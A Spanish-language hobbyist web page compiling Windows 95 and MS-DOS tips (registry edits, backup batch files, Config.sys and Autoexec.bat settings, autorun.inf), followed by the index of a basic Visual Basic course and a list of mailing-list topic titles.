NOTA: Puede que en lugar de Paint.Picture, los archivos bmp estén asociados con otro programa, para comprobarlo, en .bmp te dirá que clave debes buscar.

```
-Abrir como texto los archivos no asociados:
 Si quieres editar un archivo que no está asociado con ningún programa,
 puedes añadir al menú contextual la opción 'Editar como Texto',
 además de 'Abrir con...', para ello con RegEdit, selecciona:
 HKEY_LOCAL_MACHINE\Software\Classes\Unknown\Shell
 Añade una nueva clave: 'EditarComoTexto'
 Modifica el valor predeterminado
 con el texto que quieras que aparezca: 'Editar como Texto'
 Añade una nueva clave: 'Command'
 Modifica el valor predeterminado con el editor que prefieras:
```

'C:\Windows\Notepad.exe "%1"'
El árbol quedará de la siguiente forma:
HKEY_LOCAL_MACHINE\Software\Classes\Unknown\Shell\EditarComoTexto\Command
Ahora al pulsar sobre un archivo sin asociación, te mostrará,
además de **Abrir con...** la nueva opción: **Editar como Texto**

-Si quieres que siempre te muestre estas opciones además de las normales
Selecciona el archivo, pulsa Shift y el botón derecho del ratón.

2.-El espacio que ocupa un archivo...

Como habrás leido en más de una ocasión, (si no ha sido así, no importa mucho), cuando un archivo se guarda en el disco, ocupa un espacio, aunque éste no es el que siempre creemos.
Imaginate que tienes 1.000 archivos de 600 bytes, si multiplicas 1.000x600, en teoría debería ocupar 600.000 bytes, (aproximadamente 586 KB), **pues no es así**.
No, el espacio que ocupa cada archivo va relacionado con el espacio asignado para cada *unidad de asignación*... no voy a entrar en detalles; lo que significa es que si tienes, por ejemplo, una partición de 512 MB, cada unidad de asignación es de 8.192 bytes, lo que viene a significar que cada archivo que guardes, ocupará espacios múltiplos de esta cantidad.
En el ejemplo que he puesto, esos 1.000 archivos de 600 bytes, se convierten en 1.000 archivos de 8.129 bytes, es decir 8.129.000 bytes, (exactamente 8.000 KB!, aproximadamente 8 MEGAS)
Imaginate si el espacio para cada asignación es de 32.768 bytes (32.000 KB, +/- 31MB)
Bueno, a lo que voy. Si en lugar de tener una partición "GRANDE", tienes varias más pequeñas, aprovecharás mejor el espacio.

"Muy bien, vale.
Pero, si ya tengo datos en mi disco duro, al hacer una nueva partición,
¿perderé todo y tendré que volver a instalar los programas?"

La respuesta es: Si, pero...
El pero es que hay programas que permiten cambiar las particiones sin necesidad de "reinstalarlo" todo. No voy a hablar de esos programas, voy a darte un consejo más a la mano y sin necesidad de volver a instalar de nuevo nada...
Comprime parte del disco. Crea unidades comprimidas. Si haces un CHKDSK, comprobarás que a lo mejor el espacio asignada a cada partición sigue siendo de 8.129 bytes, pero internamente está comprimido, por tanto ocupa menos, normalmente rondan los 512 bytes.
Así que nuestros 1.000 archivos de 600 bytes se convertirán en 1.000x1.024, es decir 1MB.

¿Por qué 1.024 en lugar de 512?

Porque cada unidad de asignación es de 512 bytes y cada archivo ocupa 600 bytes, es decir 512+88, los 88 bytes de "exceso" ocuparán realmente 512.

Todo esto viene al caso, porque si empiezas a "bajar" archivos de Internet, por ejemplo los que he incluido sobre el lenguaje JavaScript y VBScript, suelen ser archivos pequeños, pero MUCHOS! y si te despistas, te encontrarás que no tienes espacio en tu disco duro, cuando en realidad, si te lo organizas puedes aprovecharlo.

Mi consejo: Usa una unidad comprimida para archivar los ficheros HTM que copies de Internet.

3.-El espacio que ocupa un archivo comprimido...

La segunda parte de la historia, está relacionada con el *consejo* anterior. En él te recomendaba que los archivos pequeños, sobre todo sin son muchos, los guardaras en unidades comprimidas...

Cuando guardes archivos comprimidos, (zip, arj, etc), procura no hacerlo en una unidad comprimida, si así crees que vas a ahorrar más espacio, ya que no es así. Los archivos ZIP, ya están comprimidos, y normalmente *muy comprimidos*, por tanto no creo que el sistema de compresión del sistema operativo, haga mucho más que copiarlos directamente.

¿Has copiado alguna vez los discos de instalación de un programa en tu disco duro? Más de uno lo hemos hecho, (yo por ejemplo), sobre todo al principio cuando estamos instalándolo, para que sea más rápido...
Después de instalarlo, hemos preferido dejarlo guardado, *por si las moscas...*
Hemos creado un disco comprimido y nos hemos dicho, ¿por qué no guardarlo en el comprimido?, así ocupará menos espacio... Pues, no... Ya te he dicho que no lo suelen comprimir más de lo que ya están.
Así, que si por un casual, necesitas "copiar" los discos de instalación en tu disco duro. Y lo haces en una unidad comprimida, procura que el espacio libre, sea por lo menos el doble de lo que vaya a ocupar.

Por ejemplo los treinta y tantos megas del CD de Windows 95, necesitarán por lo menos 70MB de disco duro comprimido. Te lo digo, por experiencia, ya que yo lo tenía copiado en una unidad comprimida, mientras realizaba una instalación de un equipo en la red de la empresa, y tenía unos 10MB libres en esa unidad. Después de quitar los archivos de instalación, me quedaron más de 80 MB libres.

4.- Los trucos de Enric "Ethek & Friends"

La rueda ya fué inventada, así que aquí os pongo un link a uno de los que procura que siga redonda.

Enric entiende de Windows 95 y en sus páginas tiene buenos trucos, además de estar abierto a contestar personalmente a cualquier duda que tengas sobre Windows 95.
Yo cuando pueda, pondré alguno de mi propia cosecha, más bien intentaré buscar los trucos "más obvios", que en otros sitio no ponen, porque se supone que casi todo el mundo sabe... Si he dicho "casi todo el mundo", así que aún quedará parte del mundo que no lo sabrá, sobre todos los nuevos (novatos?) 8-)))

TA-TACHÁN!!! (ponle musiquilla de redoble de tambores y cornetas y todas esas cosas...)
Los trucos del creador de: **pon tu Windows 95 al 100%** están en:

Ethek & Friends

Nota: Según me comenta Enric, sólo debo poner un link a su página principal, ya que las páginas de trucos pueden cambiar de nombre y/o de directorio. Así, que ya sabes, pinchas en el logo y "buscas" lo que más te interese.
Este gráfico se obtiene directamente desde su página... perdón por el despiste Enric!!!

5.- Un poco de MS-DOS

Aunque este sea un apartado para Windows 95,
¿quién no ha necesitado alguna vez echar mano de un "ficherillo" bat?
Yo al menos los uso ¡ a diario !
El ejemplo que voy a poner, es uno que uso para actualizar los directorios de mis páginas WEB en otro disco: para tener una copia de seguridad, por si las moscas...
La forma de usarlo es indicándole la unidad de destino y los directorios que debe copiar/actualizar
La forma de llamarlo sería: webs.bat S: comsur guiller vbOnline
Donde S: es la unidad de destino y los otros tres valores los directorios que quiero actualizar, por supuesto, puedes poner todos los directorios que quieras, el fichero se encarga de ir tomandolos uno a uno.

El listado:
Este es el fichero por dentro:

```
@Echo off
Echo Utilidad para copiar los directorios de las Paginas Webs
Rem La opcion /D copia solo los archivos mas recientes.     (27/Ene/97)
Echo.
if %1a==a goto Ayuda
if %2a==a goto Ayuda
Goto AlTajo
:Ayuda
Cls
Echo Copiar los directorios Webs al disco destino
Echo.
Echo Disco_destino web1 [[web2] ...]
Echo.
Echo Indicar la unidad de destino, seguida por los webs a copiar
Echo.
Echo Ejemplo: G: comsur guiller
Echo.
goto Fin
:AlTajo
set Destino=%1
```

```
Echo Actualizando el contenido de las paginas Web...
:bucle
rem Desplazar los parámetros hacia el primero...
Shift
rem Si ya hemos terminado, salir
IF %1a==a goto Fin
Echo.
Echo Copiando D:\Webs\%1 en %Destino%...
rem Debes indicar aqui el path origen y destino
xcopy "D:\Webs\%1\*.*" "%Destino%\Webs\%1" /D /Y /Q /I /E
goto bucle
:Fin
Echo.
Echo Finalizada la copia de paginas web, de D:\Webs a %Destino%
set Destino=
```

Los comentarios:
El "quid" de la cuestión está en el Shift
Cada vez que procesa un directorio, lo elimina de la línea de comandos y toma el siguiente, la primera llamada a Shift, es necesaria para quitar el disco de destino.
En este ejemplo, el directorio origen y destino se deben especificar "in-situ", pero por supuesto puedes incluirlo como un valor opcional.
Yo lo he hecho así, porque los tengo todos juntos, pero podrían especificarse por separado, por ejemplo:
dir_origen_1 dir_destino_1 [dir_origen_2 dir_destino_2 [... dir_origen_n dir_destino_n]]
En el fichero bat tendrías que quitar la referencia a Destino y leer dos parámetros cada vez:

```
:bucle
Echo.
Echo Copiando %1 en %2...
xcopy %1\*.* %2 /D /Y /Q /I /E
rem Desplazar dos parámetros hacia el primero...
Shift
Shift
rem Si ya hemos terminado, salir
IF %1a==a goto Fin
goto bucle
:Fin
```

Con este cambio la forma de llamarlo, usando los directorios del ejemplo anterior:
webs.bat D:\Webs\comsur S:\Webs\comsur D:\Webs\guiller S:\Webs\guiller D:\Webs\vbOnline S:\Webs\vbOnline
Como puedes notar, la línea de comandos sería más larga, pero te permitiría especificar directorios diferentes:
webs.bat D:\Webs\comsur S:\Copia\Webs\comsur C:\Webs\guiller W:\Webs\guiller C:\Webs\vbOnline S:\Webs\vbOnline
El problema pueden ser los nombres largos que deben estar entre comillas... No se puede tener todo en esta vida!

6.- Más memoria y otras configuraciones (Autoexec.bat y Config.sys) (6/Abr)

Realmente más memoria para los programas MS-DOS e incluso para el Windows 95.
El tema consiste en tener "bien" configurados los archivos de inicio del sistema.
En este caso los "clásicos" Autoexec.bat y Config.sys.
Se supone que tienes un sistema de 32 bits, (de cajón), así que lo primero que debes tener es cargado el controlador EMM386, para poder cargar los programas y otros "drivers" en la memoria alta. Te pongo como tengo mis archivos y tu decides cómo configurar los tuyos.

Mi Config.Sys:

```
DEVICE=C:\WINDOWS\HIMEM.SYS
DEVICE=C:\WINDOWS\EMM386.EXE RAM 256
Rem --- Si no se va a usar memoria EMS, puedes ponerla así: (quitando el Rem)
Rem DEVICE=C:\WINDOWS\EMM386.EXE NOEMS
DOS=UMB
FILES=40
```

```
FCBS=16,0
DOS=HIGH
Rem --- Este "controlador" ya no es necesario, pero...
DEVICEHIGH C:\WINDOWS\SETVER.EXE
Rem --- Esta linea debe estar presente ( 1/Sep/96) ---
Rem --- (para la tarjeta controladora del CD-ROM)  ---
DEVICEHIGH=C:\DEV\SE1440\CSACMOD1.EXE
rem ------------------------------------------------------------------------------
----------------------------
Rem Para nueva unidad CD-ROM de Cuadruple velocidad       (18/Sep/96)
Rem Solo ha sido necesaria para que el ordenador reconozca el CD-ROM
rem devicehigh c:\dev\ecscdide.sys
rem ------------------------------------------------------------------------------
----------------------------
rem --- Esta se puede comentar ( 1/Sep/96)---
rem DEVICEHIGH C:\DEV\MTMCDAE.SYS /D:MSCD001 /P:340 /A:0 /M:40 /T:5 /I:10 /X
rem
SHELL=C:\COMMAND.COM C:\ /E:1152 /P
COUNTRY=034,850,C:\WINDOWS\COMMAND\COUNTRY.SYS
DEVICEHIGH/L:0=C:\WINDOWS\COMMAND\DRVSPACE.SYS /MOVE
```

Mi Autoexec.bat:
Uso un archivo: **s_intro.asc**, que contiene una S y un retorno de carro, para que acepte el que se borren todos los archivos del directorio temporal.
La asignación SET TMP=C:\TEMP, es porque algunas utilidades usan como directorio temporal lo que apunte esta variable del entorno, ahora es norma que se comprueba sólo TEMP, pero como el LINK de QBX usa TMP y aún hago programas para MS-DOS, pues lo tengo puesto. Lo mismo ocurre con LIB, INCLUDE y HELPFILES, son para el QuickBasic 7

```
@ECHO OFF
rem - By Windows Setup - lh C:\WINDOWS\COMMAND\MSCDEX.EXE /D:MSCD001 /M:10
PROMPT $P$G
SET PATH=C:\WINDOWS;C:\WINDOWS\COMMAND;E:\DOS;E:\UTILES;C:\VBEXE;D:\QBX\BIN;E:\EXE
SET LIB=D:\QBX\LIB
SET INCLUDE=D:\BC7\BI
SET HELPFILES=D:\QBX\HELP
SET TEMP=C:\TEMP
SET TMP=C:\TEMP
LH C:\WINDOWS\COMMAND\keyb sp,,C:\WINDOWS\COMMAND\keyboard.sys
LH C:\WINDOWS\COMMAND\DOSKEY
ECHO.
Rem --- Esto es para borrar los archivos temporales ---
Rem --- El archivo s_intro.asc sólo tiene un código S y un Intro ---
ECHO BORRANDO LOS FICHEROS TEMPORALES... (si existen...)
COPY S_INTRO.ASC C:\TEMP\*.* >NUL
C:\WINDOWS\COMMAND\ATTRIB -R -H C:\TEMP\*.*
DEL C:\TEMP\*.* <S_INTRO.ASC >NUL
```

Para generar el archivo **s_intro.asc** usa este código en Basic (o VB):

```
Close
Open "C:\S_INTRO.ASC" For OutPut As 1
Print#1,"S";CHR$(13)
Close
```

7.- Cargar varios documentos/aplicaciones Windows desde MS-DOS (o archivo bat) (6/Abr)

Esto es simple, si usas un sistema de 32 bits (Win95, NT, incluso OS/2), desde la línea de comandos, se pueden cargar programas de Windows. En mi trabajo diario, tengo que modificar una serie de archivos para añadir unas opciones a una lista de opciones de unas páginas web, uso el TextPad y me he creado el siguiente "fichero" bat para cargar los 4 archivos del tirón:

(Esto puede que no funcione con todos los programas, bueno funcionar lo que se dice funcionar, si que funcionará, el problema es que se cargue 4 veces el programa en memoria, todo depende de como tengas configurado el "acceso" directo a ese programa)

```
@echo off
E:\TextPad\TXTPAD32.EXE "D:\Webs\comsur\noticias_ax\ax_opciones_in.htm"
E:\TextPad\TXTPAD32.EXE "D:\Webs\comsur\noticias_ax\ax_opciones_es.htm"
E:\TextPad\TXTPAD32.EXE "D:\Webs\comsur\noticias_gr\gr_opciones_es.htm"
E:\TextPad\TXTPAD32.EXE "D:\Webs\comsur\noticias_re\re_opciones_es.htm"
```

Esto es más "rápido" que tener que seleccionar cada uno de los archivos y abrirlo con el TextPad. Lo mismo hago con el procesador de textos para cargar en memoria los documentos que voy a convertir.
Sé que no es ningún "truco", pero me facilita la "rutina diaria"

8.- Actualizar el Win95 para que cambie correctamente la hora (30/Oct)

Me imagino que no seré el único que tiene este problema, pero si ese es también tu caso, aquí tienes la solución:
Copia este texto y guardalo como hora.reg o cualquier otro nombre, pero terminado en .REG.
Pulsalo dos veces y te actualizará el registro, en caso de que el Windows no sepa que hacer con este tipo de archivo, escribe lo siguiente:
REGEDIT hora.reg

```
REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Time Zones\Romance]
"TZI"=hex:c4,ff,ff,ff,00,00,00,00,c4,ff,ff,ff,00,00,0a,00,00,00,05,00,03,00,00,\
  00,00,00,00,00,00,00,03,00,00,00,05,00,00,00,00,00,00,00,00,00

[HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\TimeZoneInformation]
"StandardStart"=hex:00,00,0a,00,00,00,05,00,03,00,00,00,00,00,00,00
```

Gracias a Sergio Cárdenas que me hizo llegar este truquillo.
Recuerda que sólo es para Windows 95 sin el Internet Explorer 4.0 y sólo para España.

10.- Crear un CD con reproducción automática (Auto run) (24/Ago)

No sé si este es el sitio adecuado, pero... aquí está.
La cosa es bastante simple:

Crear un fichero llamado **Autorun.inf** que habrá que insertar en el directorio raiz del CD.
En este fichero se creará unsa sección, al estilo de los ficheros INIs, llamada [autorun], bajo esta sección se incluirá el icono a mostrar y el ejecutable a usar; para el ejecutable se usa OPEN= y para el icono se usa ICON=, aquí tienes un ejemplo:

```
[autorun]
OPEN=setup.exe
ICON=iconCD.ICO
```

Si en lugar de un ejecutable quieres usar una página HTML tendrás que usar el Explorador de Windows para que lo abra, ya que no sirve insertar el nombre de la página sin más, por ejemplo:

```
[autorun]
OPEN=C:\WINDOWS\EXPLORER.EXE autorun.htm
ICON=iconCD.ICO
```

Por supuesto tanto el icono como el ejecutable o página a usar pueden estar en un directorio del CD, si lo haces así, tendrás que incluir el path en el fichero autorun.inf.

Nota sobre los trucos:
En ningún caso quiero apuntarme la autoría de estos **trucos**, los voy "recogiendo" de donde encarte y los pongo para que tú no tengas que andar rebuscando demasiado.

Índice del Curso Básico de Programación en Visual Basic

por Guillermo "guille" Som

Iniciado el 18/Abr/1997
Última entrega: 26/Ago/2003

Nota del 24/Dic/2002 (lee esta nota si quieres publicar o distribuir este curso básico)

Las entregas: (con un extracto del contenido)

Apéndice A (20/Jul/2003)	Cómo conseguir el Visual Basic 5.0 CCE (gratuito) Instalar, configurar, etc.
Apéndice A.2 (26/Ago/2003)	Añadir controles a un formulario, cambiar el tamaño y posición, usar el menú Formato para ajustar tamaños, etc.

Primera (18/Abr/97)	Conceptos básicos: Variables, expresiones, tipos de datos. Print

Segunda (9/May/97)	Declaración de variables con tipos de datos de VB Concatenación de cadenas. Dim, Option Explicit
Tercera (14/Jun/97)	Más sobre los tipos de datos, caracteres para indicar el tipo de dato, funciones de conversión, declaración múltiple de variables en un Dim. Funciones de conversión. Declaración de constantes. Bucles For y procedimientos con parámetros.
Cuarta (4/Jul/97)	Creación de procedimientos. Declaración de variables y constantes **a fondo**. Explicación línea a línea del código de la entrega 3. Comparaciones (If... Then) y salidas de los procedimientos con Exit.
Quinta (26/Jul/97)	Eventos y procedimientos de eventos. Visibilidad o ámbito de las variables.
Quinta++ (29/Jul/97)	If/Then... End If Expresiones lógicas.

Sexta (11/Ago/97)	Los bucles a fondo: For/Next, Do/Loop While/Until, While/Wend. Nuevas instrucciones: Step, Else, Goto. Uso de dos puntos (:) para separar instrucciones en la misma línea.
Séptima (10/Sep/97)	Crear Funciones. Comprobar si existe un fichero mediante Dir$ Los operadores para las expresiones lógicas. Operadores lógicos: And, Or, Not Números binarios. Continuador de líneas. Anidación de If/Then y bucles.
Octava (11/Sep/97)	Arrays (arreglos, matrices) Option Base ReDim, Preserve, Erase
Novena (23/Sep/97)	Números aleatorios. Códigos ASCII MsgBox, InputBox, Int, CStr
Décima (30/Sep/97)	Array Multidimensionales LBound y UBound Clasificar (un array de cadenas)

Undécima (15/Nov/97)	Tipos definidos por el usuario (UDT) Cadenas de longitud fija With
Undécima - segunda parte (26/Nov/97)	Continuación de la entrega 11 y el IDE (entorno de desarrollo del VB4)
La Doce (10/Ene/98)	Acceso a ficheros secuenciales Guardar y leer información
La Trece (10/Feb/98)	El tamaño de un fichero. Leer todo el contenido de una vez. Caracteres comodines (*, ?) Control de errores ByVal
La Catorce (14/Feb/98)	Llenar un ListBox con nombres de ficheros, usando Dir$
La Quince (23/Mar/98)	Un pequeño editor de textos (guardar y leer) Ejemplo de cómo manejar un fichero y asignarlo a un TextBox Array de TextBoxes MsgBox un poco más a fondo

La Dieciséis (6/Abr/98)	Acceso a ficheros aleatorios (Random) Manipulación de cadenas. Funciones para leer y guardar números de un fichero Arrays estáticos y dinámicos
La Diecisiete (16/Abr/98)	Más sobre el manejo de cadenas de caracteres. El tipo de datos Byte, arrays de Bytes como cadenas. Las funciones LenB, LeftB, etc. para manejo de bytes. Diferencia entre las funciones acabadas con o sin $ Funciones: CStr, Str$, UCase, LCase, LTrim$, RTrim$, Trim$, Chr$, Asc, Space$, String$, StrComp, InStr Option Compare Text y Option Compare Binary Sumar (concatenar) cadenas
La Dieciocho (26/Abr/98)	Más sobre acceso a ficheros aleatorios (Random) Uso de tipos definidos para el acceso a ficheros Random
La Diecinueve (24/Jun/98)	Acceso binario a ficheros (Binary)

La Veinte (24/Jun/98)	Seek, para saber la posición actual y posicionarse en una posición indicada de un fichero de acceso secuencial.
La veintiuna (13/Jul/98)	Pequeña definición de los controles más habituales: Label, TextBox, CommandButton, ListBox, ComboBox, CheckBox, OptionButton, PictureBox, Frame
La Veintidós (4/Sep/98)	Cómo funcionan los eventos, cómo permitir que Windows siga procesándoles mediante DoEvents y los cuidados que debemos tener. Cómo impedir la re-entrada en un evento.
La veintitrés (04/Oct/98)	Cómo saber los eventos que producen los formularios y controles. Los eventos producidos por el ratón: Move, MouseDown, MouseUp

La veinticuatro (10/Oct/98)	Los eventos producidos al pulsar las teclas: KeyPress, KeyDown, KeyUp. Interceptar la pulsación anticipada de teclas mediante Form.KeyPreview. Array de controles. Cómo seleccionar el texto de un TextBox al recibir el foco. Orden de tabulación de los controles y tecla de acceso rápido para las etiquetas.
La Veinticinco (18/Oct/98)	Otros eventos: GotFocus, LostFocus, Change. Arrastrar y soltar (Drag & Drop), tanto para aceptar ficheros, etc., como para arrastrar y soltar controles de nuestro formulario.
La Veintiséis (06/Dic/98)	Ventajas de usar Option Explicit y otros consejos sobre la declaración de variables y tipos de datos predefinidos para las variables que empiecen por la letra indicada. Algo sobre la notación Húngara de las variables y controles. La visibilidad de las variables.
La Veintisiete (14/Ene/99)	Propiedades y métodos. Primer contacto con los módulos de clases.

La Veintiocho (28/Mar/99)	Mostrar un segundo formulario de forma modal y no modal. Intercambiar información entre formularios. Trabajar con dos o más formularios.
La Veintinueve (25/Abr/99)	Menús, submenús, PopupMenús, ajuste de tamaño y posición "automática" de los controles en el formulario. Array de menús.
La Treinta (02/May/99)	Más sobre la creación de submenús, PopupMenus (menús emergentes o contextuales), teclas de acceso rápido, uso del portapapeles (ClipBoard) Uso del API de Windows para deshacer, saber si se puede deshacer, copiar, cortar, pegar.
La Treinta y una (30/Jun/99)	Cuadro de diálogos comunes. Enumeraciones
La Treinta y dos (23/Ene/2000)	Detección de errores en los cuadros de diálogos comunes. Seleccionar la impresora a usar en la aplicación. Acceder a cada línea de un TextBox Multiline.

La treinta y dos punto dos (Errores)	Cómo detectar errores en Visual Basic. On Error Resume Next y On Error Goto *númLínea*
La Treinta y tres (3/Jul/2000)	Crear un cuadro de diálogo "personalizado" para Buscar/reemplazar
La Treinta y cuatro (8/Dic/2000) Soluciones de la entrega 34 (18/Ene/2001)	Acceso a bases de datos. Acceder usando el DAO datacontrol.
La Treinta y cinco (14/Feb/2001)	Buscar en una bases de datos usando DAO. Parámetros opcionales con tipo.
La Treinta y seis (14/Feb/2001)	Acceder a bases de datos con ADO datacontrol.
La Treinta y siete (14/Abr/2001)	Las clases.
La Treinta y ocho (01/Jun/2001)	Las colecciones.
La Treinta y nueve (12/Jul/2001)	Clonar objetos o cómo implementar el método Clone en nuestras clases.

La Treinta y nueve punto dos (12/Jul/2001)	Copiar o clonar objetos con Visual Basic 6.
La Cuarenta (04/Sep/2001)	Acceder a bases de datos DAO sin data control. Cómo realizar consultas con DAO.
La Cuarenta y una (30/Sep/2001)	Acceder a bases de datos ADO sin el data control. Caracteres comodines para usar en las consultas. Definición de la función Replace.
La Cuarenta y dos (09/Nov/2002)	Crear colecciones personalizadas. For Each...
La Cuarenta y tres (21/Dic/2002)	Polimorfismo mediante interfaces. Repaso a las características de la programación orientada a objetos que Visual Basic soporta.
La Cuarenta y cuatro (07/Ene/2003) Soluciones de la entrega 44 (09/Feb/2003)	Más cosas sobre el polimorfismo e implementación de interfaces, además de cómo mostrar un segundo formulario y como utilizar de forma "inteligente" un botón Aplicar en un formulario de configuración... Definir los botones Default y Cancel de un formulario.

La Cuarenta y cinco (09/Feb/2003)	Crear eventos en nuestras clases mediante Event y declarar variables de clases que producen eventos. Ampliar los formularios con eventos definidos por nosotros.
La Cuarenta y seis (03/Mar/2003) Soluciones de la 46 (12/Abr/2003)	Ampliar el funcionamiento de un control mediante una clase. En el ejemplo usado, ampliaremos un control de tipo TextBox.
La cuarenta y siete (22/Ago/2003)	Introducción a los componentes ActiveX (o COM) Nuestro primer componente Repaso a las clases.

El curso básico en formato CHM.

Nuevo: 23/Enero/2000

Si quieres, puedes bajarte el curso básico en formato CHM, *puede* que en un futuro esté en formato HLP para aquellos estudiantes que sólo disponen del Windows 95 y no del 98 o posterior... aún hay colegios que incluso trabajan en MS-DOS... en fin...

Pulsa este link para bajarte el fichero ZIP (guilleHHW.zip 3465 KB), con la entrega 47 incluida.

Nota del 02/Mar/2003:
Debido a que el fichero en formato CHM se está haciendo cada vez más grande... es posible

que no lo siga actualizando, pero, para que puedas hacerlo por tu cuenta, voy a poner los ficheros necesarios (y actualizados) para que puedas crearlo y compilarlo, para ello, necesitarás el HHW.exe

---

Las entregas en formato ZIP:

Pulsa en los links para bajarte los ficheros comprimidos con las entregas correspondientes.
Si te da error al descomprimir cualquiera de ellos, intenta bajarlo de nuevo, ya que no están erróneos y puede ser que te de error por "saturación" de las líneas.
De todas formas, esta "aclaración" vale para cualquier fichero zip, lo bajes de mis páginas o de cualquier otra.

Nota del 25/Abr/99: Ahora los ficheros zips se acceden directamente, sin usar la página intermedia de download, espero que de esta forma haya menos problemas al efectuar la "bajada" de los mismos, de todas formas, me reitero en que antes de "protestar" diciendo que ha dado error al bajarlo, lo intentes de nuevo ya que la mayoría de las veces es por fallo del la sobrecarga de Internet y en algunas ocasiones del servidor desde el que estás conectado... aunque en alguna rara ocasión sea un "despiste" mío o un fallo del servidor en el que están mis páginas alojadas... así que, inténtalo un par de veces antes de "quejarte", no es que haya muchas quejas, pero de vez en cuando recibo alguna...

Si quieres bajarte TODAS las entregas, puedes hacerlo desde aquí:

Todas las entregas (incluida la 47)	**0.97 MB**	**bas_todo.zip**

Nota: las imágenes correspondientes,

también están incluidas, salvo la del fondo y la media luna...

NOTAS aplicables desde el 24/Dic/2002: (o a partir de la entrega 43)

El contenido de este curso básico de programación NO se podrá publicar en otros sitios webs,
tampoco se podrán incluir los ficheros zips con las entregas ni con el fichero en formato CHM.

En caso de que estés interesado en incluirlos, por favor consulta conmigo antes. Si no lo haces...

Seguramente te preguntarás el porqué de esta "negación".
Las razones son varias, una de ellas es que hay sitios en los que no mencionan la procedencia ni el autor del curso y creo que no es ético.
En otros sitios, las entregas no están actualizadas con todas las entregas del curso.
Lo mismo ocurre con el contenido de el/los ficheros zips con las entregas y/o el fichero CHM.

Y creo que eso no está bien, si tienes intención de incluirlos en tu sitio web, me parece bien y te lo agradezco, pero lo único que pido es un compromiso de actualización.
Sólo eso... creo que así los que lleguen a encontrar el curso en sitios diferentes al mío, tendrán la

misma oportunidad de estar "a la última".

Gracias.

Las páginas del Curso Básico se han visitado:

veces desde el 3/Sep/97 04:15 GMT

Resumen de mensajes de la Lista

CODIGO FUENTE DE EJEMPLOS

ECHOS EN VISUAL BASIC 6/NET

INDICE DE PREGUNTAS Y RESPUESTAS

Selecciona un link del listado para leer articulo

Este resumen incluye mensajes recibidos hasta el 22 de Abril de 2.003 (1227 mensajes)

23/04/03	Abrir hoja de Excel con password desde VB	1 mensaje
23/04/03	Ayuda con funcion Sum de SQL	1 mensaje
23/04/03	Barra de progreso como el arranque de Windows	1 mensaje
23/04/03	Cambiar password usuario (NetUserChangePassword)	1 mensaje
23/04/03	Campos Date Time de SQL Server	1 mensaje
23/04/03	Compactar BD de access 97 con JRO	1 mensaje
23/04/03	Comparar MDB	3 mensajes
23/04/03	Conectarse a un SQL Server por la IP	1 mensaje
23/04/03	Conocer valor de campo Autonumerico	1 mensaje

23/04/03	Control de accesos	1 mensaje
23/04/03	Crear tipo de papel en Windows con VB	1 mensaje
23/04/03	DataEnvironment con un Stored Procedure	1 mensaje
23/04/03	DataReport y SQL-Server	1 mensaje
23/04/03	Devolver la parte entera de un numero en SQL	3 mensajes
23/04/03	Digito de control de talones o pagares	1 mensaje
23/04/03	_____	
23/04/03	Ejecutando un DTS	1 mensaje
23/04/03	Enviar correo con varios adjuntos (MAPI)	1 mensaje
23/04/03	Error 20510 crystal report	2 mensajes
23/04/03	Error 429	1 mensaje
23/04/03	Error 713	2 mensajes
23/04/03	Error al registrar OCX...	1 mensaje
23/04/03	Error con ado y datagrid	2 mensajes
23/04/03	Error instalando con msado25.tlb	1 mensaje
23/04/03	Guia de Winsock	1 mensaje
23/04/03	Hacer que una pagina no quede en cache	1 mensaje
23/04/03	Hora del Servidor	1 mensaje
23/04/03	HTML : forzar la descarga de un archivo	1 mensaje
23/04/03	Imprimir en .Net	1 mensaje
23/04/03	Imprimir informe de Access con password	1 mensaje
23/04/03	Mostrar formulario en .NET	1 mensaje

23/04/03	MSAgent	1 mensaje
23/04/03	Objeto Word Insertado en un formulario	1 mensaje
23/04/03	Ole automation con MS Outlook	1 mensaje
23/04/03	Ordenar por string como si fuera numerico (SQL)	1 mensaje
23/04/03	Pack / Zap de DBF en VB	1 mensaje
23/04/03	Primer dia de la semana	2 mensajes
23/04/03	Private function en una dll	1 mensaje
23/04/03	Problema con campos decimal y SP4 de SQL 7	1 mensaje
23/04/03	Problema subiendo archivos con asp	1 mensaje
23/04/03	Problema subiendo archivos con asp.	2 mensajes
23/04/03	Problemas documentador de Access 2000	1 mensaje
23/04/03	Programacion puerto paralelo	2 mensajes
23/04/03	Salir de tabla de word desde visual	1 mensaje
23/04/03	Seguridad en Access 2000	1 mensaje
23/04/03	Seguridad integrada en SQL Server	1 mensaje
23/04/03	Texto vertical	1 mensaje
23/04/03	Ultimo dia del mes	2 mensajes
23/04/03	Ver e imprimir horizontalmente un datareport	3 mensajes
12/01/03	Abrir cajon portamonedas desde VB6	1 mensaje
12/01/03	Anular Ctrl+Alt+Del, iconos barra tareas, etc.	1 mensaje
12/01/03	API para saber el proceso que corre por un puerto.	1 mensaje
12/01/03	Aplicacion en una MMC	1 mensaje

12/01/03	Cambiar color celda TrueDBGrid	1 mensaje
12/01/03	Cancelar consulta asincrona (ADO)	1 mensaje
12/01/03	Centrar CommonDialog	4 mensajes
12/01/03	Conectarme a SAP	2 mensajes
12/01/03	Digito control EAN 13 (codigo de barras)	1 mensaje
12/01/03	Ejemplo cliente FTP con el API	1 mensaje
12/01/03	Ejemplos de datagrid con ADO	1 mensaje
12/01/03	Exportar Active Report a Microsoft Excel desde VB	1 mensaje
12/01/03	Funciones de ayuda para el objeto Print	1 mensaje
12/01/03	OT. Salvar la Libreta de Direcciones	1 mensaje
12/01/03	Pasar de numero a letras	1 mensaje
12/01/03	Procedimientos almacenados con parametros en ADO	2 mensajes
12/01/03	Programa tareas	1 mensaje
12/01/03	Subconsulta en Crystal	1 mensaje
12/01/03	Suspender Pc	1 mensaje
12/01/03	Trucos para el Crystal	1 mensaje
12/01/03	Usar el diccionario de Word 97 (correccion ortografica)	1 mensaje
12/01/03	Utilizar Seek en ADO	2 mensajes
12/01/03	Vincular servidores SQL Server	1 mensaje
13/04/02	Abrir base de datos de AS/400	2 mensajes
13/04/02	ActiveX para comprimir y descomprimir ficheros Zip	1 mensaje
13/04/02	Añadir a un ImageList una imagen de un archivo .RES	1 mensaje

13/04/02	Bloquear pc en NT o superior (LockWorkStation)	1 mensaje
13/04/02	Calcular un Percentil desde VB	1 mensaje
13/04/02	Camara Digital	2 mensajes
13/04/02	Cliente FTP bloqueado aleatoriamente	1 mensaje
13/04/02	Como deshabilitar el boton Windows del teclado	1 mensaje
13/04/02	Compactar base de datos de Access con ADO	2 mensajes
